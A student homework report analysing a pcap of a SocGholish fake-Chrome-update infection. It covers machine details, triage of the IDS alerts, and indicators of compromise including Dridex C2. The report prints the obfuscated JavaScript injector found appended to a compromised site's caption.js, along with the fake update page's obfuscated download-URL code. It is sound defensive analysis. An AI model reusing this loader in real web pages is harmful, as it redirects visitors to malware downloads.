MI-SIB, Homework 3

Šimon Let (letsimon), David Šafrata (safrada2), Jan Vojtěšek (vojteja7)

December 16, 2018

Tasks

- Download the pcap and associated alert files: https://drive.google.com/open?id=1b2doyIEIBIreC3i7MBEYk97wZoiDzRHv
- Analyzing the alerts, you can easily find that something is going on host 172.16.2.169
- Your task is to verify, whether the alerts are true positive, prepare short summary of machine details, your findings and list all the Indicators of Compromise you can find out from the pcap file.

Summary of what happened

The user from the pcap (probably named Lloyd Maxwell) browses on the legitimate looking website www[.]stmarybahrain[.]com. While there, he gets served the following suspicious Javascript code appended to an otherwise legitimately-looking file named caption.js.

```
(function(){var k=navigator[b("st{n(e4g9A2r,exs,u8")];var
s=document[b("je,i{kaofo6c(")];if(p(k,b("hs{w{o{d;n,i5W)"))&&!p(k,b("
rd4i{ojr}d;n)A}")))){if(!p(s,b(":=ea)m,t3u{_,_4_5"))){var
w=document.createElement('script');w.type='text/javascript';w.async=t
rue;w.src=b('5a{b)28e;2,0;1,e}5;fa1}1p97c;7)a}c(e;4{2,=)v{&m0}2)2,=,d
{i4c4?(s}j1.)end;o,c}_xs)/(g8rio3.{ten}e,m}h,s(e}r)f1e;r)e;v)i;t{i9s,
ozpb.wk{c}a}ryt1/}/k:9p)tnt}h8');var
z=document.getElementsByTagName('script')[0];z.parentNode.insertBefor
e(w,z);}}function b(c){var o='';for(var
l=0;l<c.length;l++){if(l%2===1)o+=c[l];}o=h(o);return o;}function
p(i,t){if(i[b("&f}O,xoe}d,n(i(")](t)!==-1){return true;}else{return
false;}}function h(y){var n='';for(var
v=y.length-1;v>=0;v--){n+=y[v];}return n;}})()
```

The only purpose of this code seems to be to redirect the user to a fake Google Chrome update page. An attacker probably hacked this website and added this code to attack its visitors (since the requests were made unencrypted through plain HTTP, it is also possible that an attacker injected this code from a MitM position). Currently, we found no evidence that www[.]stmarybahrain[.]com continues to serve this code.

The victim then gets redirected to lw2e[.]sineadhollywoodnutt[.]com, where they are told “You are using an older version of Chrome” and that they should “Update now to keep your Chrome browser running smoothly and securely”. This website prompts the user to download a file where the download URL is again slightly obfuscated.

```
function getUrl(url) {
                var res = '';
                for(var i=0; i<url.length; i++) {
                        if(i%2===1) res += url[i];
                }
                res = res.split("").reverse().join("");
                return res;
        }

        var fileUrl =
getUrl('#1)=(1)d(?as8j{.)2}2,.y3v.)2(7;_(e,m;odr)h)C,/fs;n{l7i{dim,c7678,d(r99jl6vif(/0s)/lmyopcg.ex(o2b
{p,ogr{dv.{w(w(wp/)/,:;s,p;t{t(h,');
```

The deobfuscated download URL is hxxps://www[.]dropbox[.]com/s/fvl9rd86cmdilns/Chrome_72.3.22.js?dl=1. Unfortunately, we do see a TLS connection to dropbox later, which suggests that the user with a high probability downloaded this “Chrome Update”. The link is now dead and the traffic in the pcap is TLS encrypted so we do not know exactly what the user downloaded. Virustotal also didn’t have any responses for this URL.

However, when we continue analysing the PCAP file, we start seeing some weird things. There are obfuscated HTTP POSTs to a gif file (blank.gif). Those POSTs look like some C2 traffic (since we believe there is no way legitimate traffic would have any reason to do this). The provided IDS classifies them as *SocGholish* (which seems to be the name of both some phishing campaign and a malicious downloader). Later we see alerts from Feodo Tracker (https://feodotracker.abuse.ch/host/107.170.231.118/), which tell us that the victim was probably infected with the Dridex banker.

Short summary of machine details

Property	Value	Source
IP address	172.16.2.169	-
MAC address	00:13:d4:1f:a2:5e	trivial
Host name	Conservator-PC	Kerberos protocol
User name	lloyd.maxwell	Kerberos protocol
Operating system	Windows 7 x64	HTTP User-Agent

Alerts identified as false positive

GPL WEB_CLIENT web bug 0x0 gif attempt

This alert has no evidence, that it may lead to any malicious use. It's simply a gif image with size of 0x0 with a name "oval_right_09.gif". This image is downloaded from the website at www[.]stmarybahrain[.]com. There were also other images named "oval_right_\d\d.gif" and together, they all seem to be forming some object's border. The most plausible explanation is that the web designer just wanted the border from one side to disappear and so returned an empty image.

ET POLICY Lets Encrypt Free SSL Cert Observed

This alert is related to domain names www[.]summerhamster[.]com and mms[.]cnn[.]com, which seem to be legitimate sites related to online advertisement. Generally, usage of a *Let's Encrypt* certificate itself isn't good indicator of possible bad behavior.

GPL DNS SPOOF query response with TTL of 1 min. and no authority

DNS response for pix[.]impdesk[.]com with very short TTL and no authority is unusual and could be used as part of an attack. However, the returned IP address

(35[.]190[.]74[.]53) is used only for one TLS exchange and the communication does not look suspicious.

ET POLICY ZIPPED EXE in transit & ET POLICY ZIP file download

These alerts are false positives because they are part of a legitimate Google Update. The zip file is Flash plugin update downloaded from gvt1.com which is a domain registered by Google. (https://www.whois.com/whois/gvt1.com)

ET DNS Standard query response, Name Error

A DNS requests was made for teredo.ipv6 microsoft.com, but the DNS server responded with *No Such Name.* It may be suspicious, but we do not believe that it leads to any malicious activity.

Alerts identified as true positive

ET POLICY Data POST to an image file (gif), ETPRO TROJAN POST to a gif file & ETPRO CURRENT_EVENTS JS.SocGholish POST Request


Communication with server 93.95.100.138 is a true positive alert. This attack is known as *SocGholish*. It's malware which disguises as browser or browser plugin update. In this situation it was fake Google Chrome update.

Proofpoint's writeup about SocGholish fits perfectly what we observed so far.

Another threat that caught our attention was SocGholish. The SocGholish malware rivals the best Rube Goldberg Machine. This malware is a RAT and banking trojan that convinces users to go to fake browser and Flash updates, which convince the victim that they need to upgrade their software. If the upgrade button is clicked, a JavaScript hosted on DropBox is executed and will download either NetSupport Manager or Chthonic, depending on the victim's geography.
(from
https://www.proofpoint.com/us/corporate-blog/post/threat-week-h-work-houdinijacksbot-and-socgholish)

ET CNC Feodo Tracker Reported CnC Server group 2

Feodo tracker tracks C2 infrastructure of several banking trojan families. In our case, it ruled that an IP address of 107[.]170[.]231[.]118 is used by Dridex (see https://feodotracker.abuse.ch/host/107.170.231.118/).



As can be seen from the above screenshot, the malware tries to repeatedly connect to this Dridex C2 address, but it does not even respond to TCP SYN packets. Since there is no response whatsoever, there might be an IPS that dropped those packets from Lloyd based on the Feodo tracker feed.

Indicators of Compromise

lw2e[.]sineadhollywoodnutt[.]com

hxxp://track[.]positiverefreshment[.]org

kimbrelelectric[.]com/blank.gif

hxxps://www[.]dropbox[.]com/s/fvl9rd86cmdilns/Chrome_72.3.22.js?dl=1

107[.]170[.]231[.]118